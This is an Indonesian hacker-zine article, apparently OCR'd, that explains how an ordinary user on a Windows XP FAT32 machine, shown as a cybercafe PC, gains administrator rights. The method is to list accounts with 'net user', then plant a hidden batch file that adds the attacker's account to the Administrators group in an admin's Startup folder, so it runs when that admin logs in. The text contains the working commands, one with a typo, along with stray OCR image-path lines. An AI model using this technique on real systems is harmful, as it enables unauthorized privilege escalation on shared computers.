[2] http://www.google.com/help/features.html
[3] http://www.google.com/help/refinesearch.html
[4] http://www.google.com/help/interpret.html
[5] http://johnny.ihackstuff.com/
[6] O'Reilly - Google Hacks

--- 06 // Greetz ----------

Komunitas newbie_hacker
Komunitas jasakom-perjuangan

---------- EOF //-----

Copyright@2005 http://echo<dot>or<dot>id



[Exploitasi Windows XP (Fat32)]

[[mRt] <martin_csk@yahoo.com>]

--- 00 // Intro ----------

Hii all... ketemu lagi dengan saya. Diartikel kali ini saya akan membahas bagaimana cara agar user bisa mendapatkan akses admin di mesin Windows XP (Fat32).

--- 01 // Eksploitasi ----------

Metode eksploitasi yang akan dijelaskan hanya bekerja pada Window XP yang menggunakan sistim Fat32. Windows XP yang file systemnya Fat32 membolehkan user biasa mengakses direktory home dari admin yang biasanya terletak pada:

C:\Documents and Settings\Administrator\

Sedangkan di Windows XP yang file systemnya sudah NTFS, user biasa tidak akan bisa mengakses direktory home dari admin. Kalau dipaksakan maka dipastikan dengan sukses akan keluar pesan

Access Denied

Proses eksploitasi dapat dilakukan dengan cara...

// MELIHAT USER YANG TERDAFTAR

C:\DOCUME~1\mRt>net user


User accounts for \\CyberCafe

Administrator Guest mRt
HelpAssistant SUPPORT_388945a0 Win_Xp
The command completed successfully.

MELIHAT HAK AKSES USER

C:\DOCUME~1\mRt>net user Win_Xp
User name Win_Xp

Copyright@2005 http://echo<dot>or<dot>id



Full Name
Comment
User's comment
Country code 000 (System Default)
Account active Yes
Account expires Never

Password last set 1/9/2005 3:38 AM
Password expires Never
Password changeable 1/9/2005 3:38 AM
Password required Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon 1/26/2005 11:16 PM

Logon hours allowed All

Local Group Memberships *Administrators <-- ketahuan aksesnya
Global Group memberships *None
The command completed successfully.

Setelah mengetahui siapa user yang mempunyai akses admin, sekaranglah saatnya untuk beraksi. Pertama-tama buat dulu script batch yang akan mengangkat user kita menjadi admin.

<++ batchfile ++>

net localgoup Administrators mRt /add


<-- batchfile -->

setelah kita buat script batch tersebut, kemudian simpan di direktory:

C:\Documents and Settings\Win_Xp\Start Menu\Programs\Startup

Agar kelihatan lebih rapi sebaiknya script batch tersebut dibuat hidden. Lalu mengunggu user yang mempunyai akses admin tersebut login, setelah user yang mempunyai akses admin tersebut login maka akses user yang ada pada kita bakalan hilang digantikan dengan akses admin.

Copyright@2005 http://echo<dot>or<dot>id



--- 02 // Penutup ----------

Disayangkan, cara ini dapat mengundang kecurigaan admin, karena ketika sang admin telah melakukan proses login maka dia akan melihat sekelebat tampilan DOS Prompt yang tiba-tiba muncul di desktopnya.

Semoga artikel ini dapat "sedikit" menambah pengetahuan kita semua.

--- 03 // Referensi ----------

- http://www.google.com/
- The Complete Windows Trojan Paper by Dancho Danchev

--- 04 // Greetz ----------

echo|staff, zylon (atas sarannya dan info e-booknya), yusak, Jasakom and newbie_hacker community, i learn much more from u all.

---------- EOF //-----

[EOF]

Copyright@2005 http://echo<dot>or<dot>id